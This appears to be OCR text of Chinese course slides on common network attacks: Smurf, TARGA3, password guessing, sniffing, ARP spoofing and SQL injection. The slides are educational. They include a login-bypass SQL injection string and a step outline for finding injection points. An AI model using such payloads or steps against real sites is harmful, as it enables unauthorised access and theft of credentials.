
- SYN Flood

正常的三次握手建立通讯的过程



常见的网络攻击

• 非直接攻击



常见的网络攻击

- **非直接攻击**

- **ICMP Smurf**
- **Smurf攻击是以最初发动这种攻击的程序Smurf来命名**
- **这种攻击方法结合使用了IP欺骗和ICMP回复方法使大量网络传输充斥目标系统，引起目标系统拒绝为正常系统进行服务**

常见的网络攻击

- **非直接攻击**


- **ICMP Smurf**

- **攻击的过程是这样的：Attacker向一个具有大量主机和Internet连接的网络的广播地址发送一个欺骗性Ping分组（echo 请求），这个目标网络被称为反弹站点，而欺骗性Ping分组的源地址就是攻击者希望攻击的系统。**

常见的网络攻击


• 非直接攻击

攻击者 ICMP Smurf




Ping广播地址

源地址被设置为
被攻击者的ip



被攻击者



被利用网络


常见的网络攻击

- **非直接攻击**

- **TARGA3 (堆栈突破)**
- **基本原理是发送TCP/UDP/ICMP的碎片包**
- **碎片包的大小、标记、数据等都是随机的**
- **一些有漏洞的系统内核由于不能正确处理这些极端不规范数据包，便会使其TCP/IP堆栈出现崩溃，从而导致无法继续响应网络请求 (即拒绝服务)**


常见的网络攻击

• 非直接攻击



常见的网络攻击

• 非直接攻击 -- 其他方法



常见的网络攻击

• 前门攻击

- 特殊字符绕过口令验证
- 暴力口令猜解
- 本地文件密码破解
- 从网络中直接嗅叹收集密码

常见的网络攻击

• 前门攻击

北京市公安局公安交通管理局 - Microsoft Internet Explorer

地址: <http://www.bjjtgl.gov.cn/>

北京市公安局公安交通管理局

交管动态

我局推出八项便民措施

西城交通支队开展“暑假前一课”交通安全教育活动

满12分公示专栏

驾驶员积分查询 (请输入档案编号后八位)

姓名:

11 档案号:

查询

序号 - Microsoft Internet Explorer

地址: http://www.bjjtgl.gov.cn/jtgl/clwz_preview1.jsp

北京市公安局公安交通管理局

车辆非现场违法查询结果

请点击“车牌号”查询未接受处理的违法记录

车辆非现场违法信息			
车牌号	号牌种类	颜色	检验有效期至
京FH4999	小型汽车号牌	黑	2006-04-30

特别提示:

- 驾驶人接受机动车非现场违法行为处理时: 公安机关交通管理部门在驾驶人信息卡内记录违法信息, 并作出处罚决定的, 接受处罚后即可检验机动车, 二个工作日后在本网站显示已处理信息; 未持本市核发驾驶人信息卡接受处理, 仅开具处罚决定书的, 违法行为人到工商银行缴纳罚款三个工作日后检验机动车, 再过两个工作日后在本网站上显示已处理信息。

京公网安备 11010102000000 公安交通管理部门版权所有

常见的网络攻击

• 前门攻击

- 特殊字符绕过口令验证

- SQL语句

`select * from table where password= ' 1 'or' 1 '=' 1 '`

`select * from table where password=(' 1 ') or (' 1 '=' 1 ')`

常见的网络攻击

• 前门攻击

- 暴力口令猜解
- 猜测简单口令：自己和家人生日、电话号码、房间号码、简单数字、部分身份证号码、各类名字（包含宠物）等
- 字典攻击：名字库、常用口令库、词语库等，效果？
- 暴力猜测：各种组合遍历，邮箱密码被暴力破解比较常见

常见的网络攻击

• 前门攻击

- 本地文件密码破解
- QQ聊天记录破解
- Foxmail账户口令清除
- Word、pdf文件密码清除
- 保护重要信息的文件很重要

常见的网络攻击

• 前门攻击

- 从网络中直接嗅探收集密码
- Telnet协议中明文传递密码
- Email内容
- MSN、QQ、飞信等的聊天内容
- 云端密码破解（手机云服务最危险）

常见的网络攻击

- 后门攻击

- 木马程序

- SQL注入攻击

- ARP欺骗攻击

常见的网络攻击

- 后门攻击

- SQL注入攻击

- 利用现有应用程序，将(恶意的) SQL命令注入到后台数据库引擎，并获得执行

- 主要原因是：开发人员水平和经验不同

常见的网络攻击

• 后门攻击

- SQL注入攻击 – 过程
- 第一步：判断Web环境是否可以SQL注入，很多工具；
<http://www.google.cn/webhp?id=39>，?id = 39是查询变量
- 第二步：寻找SQL注入点，输入一些特殊语句，看错误信息
- 第三步：猜测用户名和密码，利用表名、字段名等信息
- 第四步：寻找Web管理后台入口
- 第五步： ...

常见的网络攻击

• 后门攻击

– SQL注入攻击



常见的网络攻击

- 后门攻击

- ARP欺骗攻击

- 原理：错误关联IP地址和MAC地址的关系

- 方法一：发送含有错误IP或MAC地址的伪包给路由或网关

- 方法二：伪造网关，接受其他计算机向它发送数据

常见的网络攻击

- **网络攻击傻瓜化**

- 全球超过30万个黑客站点提供系统漏洞和攻击知识
- 国内有将近1000个
- 越来越多的容易使用的攻击软件出现
- 过去国内法律制裁打击力度不够
- 近期国家已经逐渐加大了法律和制裁力度

本节总结

- **经过本节的学习，我们知道**
 - **黑客的含义**
 - **网络攻击一般方法**
 - **漏洞扫描工具**
 - **常见的网络攻击**